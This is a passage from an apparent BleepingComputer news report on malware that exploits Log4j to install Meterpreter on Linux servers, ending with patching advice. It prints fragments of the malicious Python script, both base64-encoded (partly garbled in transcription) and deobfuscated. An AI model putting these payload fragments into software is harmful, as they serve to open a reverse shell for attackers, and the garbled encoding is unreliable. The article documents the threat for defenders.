CBjdHlwZXMKZXhjZXB0IEltcG9ydEVycm9yOgogICAgaGFzX3dpbmRsbCA9IEZhbHNlCmVsc2U6CiAgICBoYXNfd2luZGxsID0gaGF
zYXR0cihjdHlwZXMsICd3aW5kbGwnKQoKdHJ5OgogICAgdXJsbGliX2ltcG9ydHMgPSBbJ1Byb3h5QmFzaWNBdXRoSGFuZGxlcicsI
CdQcm94eUhhbmRsZXInLCAnSFRUUFNIYW5kbGVyJywgJ1JlcXVlc3QnLCAnYnVpbGRfb3BlbmVyJywgJ2luc3RhbGxfb3BlbmVyJyw
gJ3VybG9wZW4nXQogICAgaWYgc3lzLnZlcnNpb25faW5mb1swXSA8IDM6CiAgICAgICAgdXJsbGliID0gX19pbXBvcnRfXygndXJsb
GliMicsIGZyb21saXN0PXVybGxpYl9pbXBvcnRzKQogICAgZWxzZToKICAgICAgICB1cmxsaWIgPSBfX2ltcG9ydF9fKCd1cmxsaWI
ucmVxdWVzdCcsIGZyb21saXN0PXVybGxpYl9pbXBvcnRzKQpleGNlcHQgSW1wb3J0RXJyb3I6CiAgICBoYXNfdXJsbGliID0gRmFsc
2UKZWxzZToKICAgIGhhc191cmxsaWIgPSBUcnVlCgppZiBzeXMudmVyc2lvbl9pbmZvWzBdIDwgMzoKICAgIGlzX3N0ciA9IGxhbWJ
kYSBvYmo6IGlzc3ViY2xhc3Mob2JqL19fY2xhc3NfXywgc3RyKQogICAgaXNfYnl0ZXMgPSBsYW1iZGEgb2JqOiBpc3N1YmNsYXNzK
G9iai5fX2NsYXNzX18sIHN0cikKICAgIGJ5dGVzID0gbGFtYmRhICphcmdzOiBzdHIoKmFyZ3NbOjFdKQogICAgTlVMTF9CWVRFID0
gJ1x4MDAnCiAgICB1bmljb2RlID0gbGFtYmRhIHg6ICh4LmRlY29kZSgnVVRGLTgnKSBpZiBpc2luc3RhbmNlKHgsIHN0cikgZWxzZ
SB4KQplbHNlOgogICAgaWYgaXNpbnN0YW5jZShfX2J1aWx0aW5zX18sIGRpY3QpOgogICAgICAgIGlzX3N0ciA9IGxhbWJkYSBvYmo
6IGlzc3ViY2xhc3Mob2JqLl9fY2xhc3NfXywgX19idWlsdGluc19fWydzdHInXSkKICAgICAgICBzdHIgPSBsYW1iZGEgeDogX19id
WlsdGluc19fWydzdHInXSh4LCAqKCgpIGlmIGlzaW5zdGFuY2UoeCwgKGZsb2F0LCBpbnQpKSBlbHNlICgnVVRGLTgnLCkpKQogICA
gZWxzZToKICAgICAgICBpc19zdHIgPSBsYW1iZGEgb2JqOiBpc3N1YmNsYXNzKG9iai5fX2NsYXNzX18sIF9fYnVpbHRpbnNfXy5zd
HIpCiAgICAgICAgc3RyID0gbGFtYmRhIHg6IF9fYnVpbHRpbnNfXy5zdHIoeCwgKigoKSBpZiBpc2luc3RhbmNlKHgsIChmbG9hdCw
gaW50KSkgZWxzZSAoJ1VURi04JywpKSkKICAgIGlzX2J5dGVzID0gbGFtYmRhIG9iajogaXNzdWJjbGFzcyhvYmouX19jbGFzc19fL
CBieXRlcykKICAgIE5VTExfQllURSA9IGJ5dGVzKCdceDAwJywgJ1VURi04JykKICAgIGxvbmcgPSBpbnQKICAgIHVuaWNvZGUgPSB
sYW1iZGEgeDogKHguZGVjb2RlKCdVVEYtOCcpIGlmIGlzaW5zdGFuY2UoeCwgYnl0ZXMpIGVsc2UgeCkKCiMgcmVzZWVkIHRoZSByY
W5kb20gZ2VuZXJhdG9yLgpyYW5kb20uc2VlZCgpCgojCiMgQ29uc3RhbnRzCiMKCiMgdGhlc2UgdmFsdWVzIHdpbGwgYmUgcGF0Y2h
lZCwgRE8gTk9UIENIQU5HRSBUSEVNCkRFQlVHR0lORyA9IEZhbHNlClRSWV9UT19GT1JLID0gVHJ1ZQpIVFRQX0NPTk5FQ1RJT05fV
VJMID0gTm9uZ0pIVFROX1BST1hZID0gTm9uZ0pIVFROX1VTRVJfQUdFTlQgPSB0b25lCkhUVFBfQ09PS0lFID0gTm9uZ0pIVFROX0h

m.py python script executed on Linux devices

Source: BleepingComputer

The above script contains a base64 encoded script that will be executed to install Meterpreter, a pentesting tool that provides a reverse shell back to the threat actors.


*new 1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1
Normal text file
length : 86,735 lines : 1,729
Ln : 596 Col : 39 Pos : 21,153
Unix (LF)
UTF-8
INS

```
    return pkt

#@export
class MeterpreterChannel(object):
    def core_close(self, request, response):
        self.close()
        return ERROR_SUCCESS, response

    def core_eof(self, request, response):
        response += tlv_pack(TLV_TYPE_BOOL, self.eof())
        return ERROR_SUCCESS, response

    def core_read(self, request, response):
        length = packet_get_tlv(request, TLV_TYPE_LENGTH)['value']
        response += tlv_pack(TLV_TYPE_CHANNEL_DATA, self.read(length))
        return ERROR_SUCCESS, response

    def core_write(self, request, response):
        channel_data = packet_get_tlv(request, TLV_TYPE_CHANNEL_DATA)['value']
        response += tlv_pack(TLV_TYPE_LENGTH, self.write(channel_data))
        return ERROR_SUCCESS, response
```

Deobfuscated script installing Meterpreter

Source: BleepingComputer

Using Meterpreter, the threat actors can connect to the compromised Linux server and remotely execute commands to spread further on the network, steal data, or deploy ransomware.

With Log4j exploited by threat actors to install a wide range of malware, it comes as no surprise that the more active malware operations would begin to target the vulnerability.

We should expect to see other malware operations begin to utilize the vulnerability to compromise servers and internal corporate networks. Therefore, it is strongly advised that all organizations scan for vulnerable applications that use Log4j and update them to the latest versions.

This includes updating Log4j to the latest version, now version 2.17, released this Saturday to fix a new denial of service vulnerability.

There are many Log4j scanners available that can be used to find vulnerable applications, including a new local scanner from the Profero security.

Related Articles:

New ERMAC 2.0 Android malware steals accounts, wallets from 467 apps

Lazarus hackers target VMware servers with Log4Shell exploits

Log4j: List of vulnerable products and vendor advisories

Public interest in Log4Shell fades but attack surface remains

Microsoft disrupts Zloader malware in global operation

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.